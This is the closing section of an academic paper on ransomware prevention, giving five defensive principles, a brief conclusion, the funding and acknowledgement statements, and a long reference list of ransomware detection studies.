1. Knowledge about the working of your operating system, will always help in defining and implementing more relevant security controls than overloading the same
2. Depend on internal controls than depending upon technologies
3. Detect abnormal patterns and work proactively
4. Don't harden superficially but harden from the core
5. Identify the data travel points and implement the safeguarding controls around them

Our framework, spans across all the aspects of an operating platform, indicating the best usage of the same and we ensure that, if implemented in a proper way, it will effectively prevent from any attacks from hitting any system. As we understand that, there are lot of undiscovered areas, where research can be done and hence, we would like to extend our research to non-window platforms to study with the potentiality of impact through these kind of malwares.

Declaration: Authors declare no conflict of interest with respect to this research work

Funding statement: This work was not funded by any funding agency

Acknowledgement: Authors are thankful to Bharati Vidyapeeth College of Engineering, Navi Mumbai, India for providing best of the facility to conduct this research work

References:

1) Adamov, A., & Carlsson, A. (2017, September). The state of ransomware. Trends and mitigation techniques. In 2017 IEEE East-West Design & Test Symposium (EWDTS) (pp. 1-8). IEEE.
2) Ahmadian, M. M., Shahriari, H. R., & Ghaffarian, S. M. (2015, September). Connection-monitor & connection-breaker: A novel approach for prevention and detection of high survivable ransomwares. In 2015 12th International Iranian Society of Cryptology Conference on Information Security and Cryptology (ISCISC) (pp. 79-84). IEEE.
3) Alhawi, O. M., Baldwin, J., & Dehghantanha, A. (2018). Leveraging machine learning techniques for windows ransomware network traffic detection. In Cyber threat intelligence (pp. 93-106). Springer, Cham.
4) Al-rimy, B. A. S., Maarof, M. A., & Shaid, S. Z. M. (2017, April). A 0-day aware crypto-ransomware early behavioral detection framework. In International Conference of Reliable Information and Communication Technology (pp. 758-766). Springer, Cham.
5) Andronio, N., Zanero, S., & Maggi, F. (2015, November). Heldroid: Dissecting and detecting mobile ransomware. In international symposium on recent advances in intrusion detection (pp. 382-404). Springer, Cham.
6) Arabo, A., Dijoux, R., Poulain, T., & Chevalier, G. (2020). Detecting ransomware using process behavior analysis. Procedia Computer Science, 168, 289-296.
7) Bajpai, P., Sood, A. K., & Enbody, R. (2018, May). A key-management-based taxonomy for ransomware. In 2018 APWG Symposium on Electronic Crime Research (e Crime) (pp. 1-12). IEEE.
8) Bhattacharya, S., & Kumar, C. R. S. (2017, February). Ransomware: The Crypto Virus subverting cloud security. In 2017 International Conference on Algorithms, Methodology, Models and Applications in Emerging Technologies (ICAMMAET) (pp. 1-6). IEEE.
9) Chadha, S., & Kumar, U. (2017, May). Ransomware: Let's fight back!. In 2017 International Conference on Computing, Communication and Automation (ICCCA) (pp. 925-930). IEEE.
10) Choi, Y. S., Kim, I. K., Oh, J. T., & Ryou, J. C. (2008, October). Pe file header analysis-based packed pe file detection technique (phad). In International Symposium on Computer Science and its Applications (pp. 28-31). IEEE.
11) Chong, H. (2017). Se CBD: the application idea from study evaluation of ransomware attack method in big data architecture. Procedia computer science, 116, 358-364.
12) Continella, A., Guagnelli, A., Zingaro, G., De Pasquale, G., Barenghi, A., Zanero, S., & Maggi, F. (2016, December). Shield FS: a self-healing, ransomware-aware filesystem. In Proceedings of the 32nd Annual Conference on Computer Security Applications (pp. 336-347).
13) Cuzzocrea, A., Mercaldo, F., & Martinelli, F. (2021, September). A Framework for

Supporting Ransomware Detection and Prevention Based on Hybrid Analysis. In International Conference on Computational Science and Its Applications (pp. 16-27). Springer, Cham.

14) Gandhi, K. A. ((2017)). Survey on ransomware: a new era of cyber attack. International Journal of Computer Applications,168(3).
15) Genç, Z. A. (2018, June). No random, no ransom: a key to stop cryptographic ransomware. In International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment . (pp. 234-255).). Springer, Cham.
16) Gonzalez, D. &. (2017, October). Detection and prevention of crypto-ransomware. In 2017 IEEE 8th Annual Ubiquitous Computing, Electronics and Mobile Communication Conference (UEMCON) (pp. (pp. 472-478)). IEEE.
17) Gordon, L. A. (2005). CSI/FBI computer crime and security survey. Computer Security Journal, 21(3),.
18) Gupta, G. &.(2017).). Study on ransomware attack and its prevention. . Int Educ Res J, 3(5), 260-262.
19) Han, J. W. (2017, December). A conceptual security approach with awareness strategy and implementation policy to eliminate ransomware. In Proceedings of the 2017 International Conference on Computer Science and Artificial Intelligence ,(pp. 222-226).
20) Kharraz, A. &. ((2017, September)). Redemption: Real-time protection against ransomware at end-hosts. In International Symposium on Research in Attacks, Intrusions, and Defenses pp. 98-119). Springer, Cham.
21) Kim, D. &. (2015). Design of quantification model for ransom ware prevent. World Journal of Engineering and Technology,, 203.
22) Kiru, M. U. ((2019)). The Age of Ransomware: Understanding Ransomware and Its Countermeasures. In Artificial Intelligence and Security Challenges in Emerging Networks. (pp. 1-37). IGI Global.
23) Kok, S. A. ((2019).). Ransomware, threat and detection techniques: A review. International Journal of Computer Science and Network Security, 19(2), 136.
24) Kolodenker, E. K. (2017, April). Paybreak: Defense against cryptographic ransomware. In Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security (pp. (pp. 599-611)). ACM.
25) Kshetri, N. &. (2017). Do crypto-currencies fuel ransomware? IT professional, 19(5), 11-15.
26) Lee, J. K. (2017). CloudRPS: a cloud analysis based enhanced ransomware prevention system. The Journal of Supercomputing, 73(7),, 3065-3084.
27) Maiorca, D. M. (2017, April). R-PackDroid: API package-based characterization and detection of mobile ransomware. In Proceedings of the symposium on applied computing , (pp. (pp. 1718-1723).).
28) Maiorca, D. M. (2017, April). R-PackDroid: API package-based characterization and detection of mobile ransomware. In Proceedings of the symposium on applied computing , (pp. (pp. 1718-1723).).
29) Mohurle, S. &. (2017). A brief study of wannacry threat: Ransomware attack 2017. International Journal of Advanced Research in Computer Science, 8(5), , 1938-1940.
30) Moore, C. (2016, August). Detecting ransomware with honeypot techniques. In 2016 Cybersecurity and Cyberforensics Conference (CCC) (pp. pp. 77-81). IEEE.

31) Moussaileb, R. B. (2018, August). ansomware's early mitigation mechanisms. In Proceedings of the 13th International Conference on Availability, Reliability and Security, (pp. (pp. 1-10)).
32) Nadir, I. &. (2018, March). Contemporary cybercrime: A taxonomy of ransomware threats & mitigation techniques. . In 2018 International Conference on Computing, Mathematics and Engineering Technologies (iCoMET) (pp. (pp. 1-7)). IEEE.
33) Niture, N. A. (April 19, 2020). Machine Learning and Cryptographic Algorithms±Analysis and Design in Ransomware and Vulnerabilities Detection. Information System Engineering Management, 19.
34) Palisse, A. D. ((2017, November).). Data aware defense (DaD): towards a generic and practical ransomware countermeasure. In Nordic Conference on Secure IT Systems (pp. 192-208). Springer, Cham.
35) Popoola, S. I. ((2017).). Ransomware: current trend, challenges, and research directions. Proceedings of the World Congress on Engineering and Computer Science 2017 Vol II , October 25 - 27, 2017, (p. Vol II).
36) Raunak, P. &. (2017). Network detection of ransomware delivered by exploit kit. ARPN Journal of Engineering and Applied Sciences,12(12),, 3885-3889.
37) Richardson, R. &. (2017). Ransomware: Evolution, mitigation and prevention. . International Management Review, 13(1), 10.
38) Robiah, Y. S. (2009). "A new generic taxonomy on hybrid malware detection technique.". arXiv preprint arXiv:0909.4860.
39) Salvi, M. H. ((2016).). Ransomware: A cyber extortion. Asian Journal For Convergence In Technology (AJCT), ISSN-2350-1146, 2.
40) Scaife, N. C. (2016, June). Cryptolock (and drop it): stopping ransomware attacks on user data. In 2016 IEEE 36th International Conference on Distributed Computing Systems (ICDCS) (pp. 303-312). IEEE.
41) Sharma, P. Z. ((2016).). Ransomware Analysis: Internet of Things (Iot) Security Issues, Challenges and Open Problems Inthe Context of Worldwide Scenario of Security of Systems and Malware Attacks. In International conference on recent Innovation in Engineering and Management, (pp. 177-184).
42) Shinde, R. V. ((2016, December).). Ransomware: Studying transfer and mitigation. In 2016 International Conference on Computing, Analytics and Security Trends (pp. 90-95)). IEEE.
43) Shukla, M. M. ((2016, October)). Poster: Locally virtualized environment for mitigating ransomware threat. In proceedings of the 2016 ACM SIGSAC conference on computer and communications security , (pp. 1784-1786).).
44) Silva, J. A.-A. (2017, October). Large scale ransomware detection by cognitive security. In 2017 IEEE Second Ecuador Technical Chapters Meeting (ETCM), pp. 1-4.
45) Subedi, K. P. (2018, May). Forensic analysis of ransomware families using static and dynamic analysis. . In 2018 IEEE Security and Privacy Workshops (SPW) (pp. 180-185). IEEE.
46) Tailor, J. P. (2017). A comprehensive survey: ransomware attacks prevention, monitoring and damage control. Int. J. Res. Sci. Innov, , 116-121.
47) Tandon, A. &. ((2019)). A comprehensive survey on ransomware attack: a growing havoc cyberthreat. Data Management, Analytics and Innovation, (pp. 403-420.).
48) Wani, A. &. (2020). Ransomware protection in loT using software defined networking. International Journal of Electrical and Computer Engineering (IJECE), 10(3), , 3166-3175.

49) Weckstén, M. F. ((2016, October).). A novel method for recovery from Crypto Ransomware infections. In 2016 2nd IEEE International Conference on Computer and Communications (ICCC) (pp. 1354-1358).). IEEE.
50) Yalew, S. D. (2017, October).). Hail to the Thief: Protecting data from mobile ransomware with ransomsafedroid. In 2017. n 2017 IEEE 16th International Symposium on Network Computing and Applications (NCA (pp. 1-8)). IEEE.
51) Zahra, A. &. (2017, September). IoT based ransomware growth rate evaluation and detection using command and control blacklisting. In 2017 23rd international conference on automation and computing (icac) (pp.1-6).). IEEE.
52) Zakaria, W. Z. (2017, December). The rise of ransomware. Proceedings of the 2017 International Conference on Software and e-Business, (pp. 66-70).
53) Zavarsky, P. &. ((2016).). Experimental analysis of ransomware on windows and android platforms: Evolution and characterization. Procedia Computer Science,, 465-472.
54) Zimba, A. W. ((2017, July)). Reasoning crypto ransomware infection vectors with Bayesian networks. In 2017 IEEE International Conference on Intelligence and Security Informatics (ISI) (pp. 149-151)). IEEE.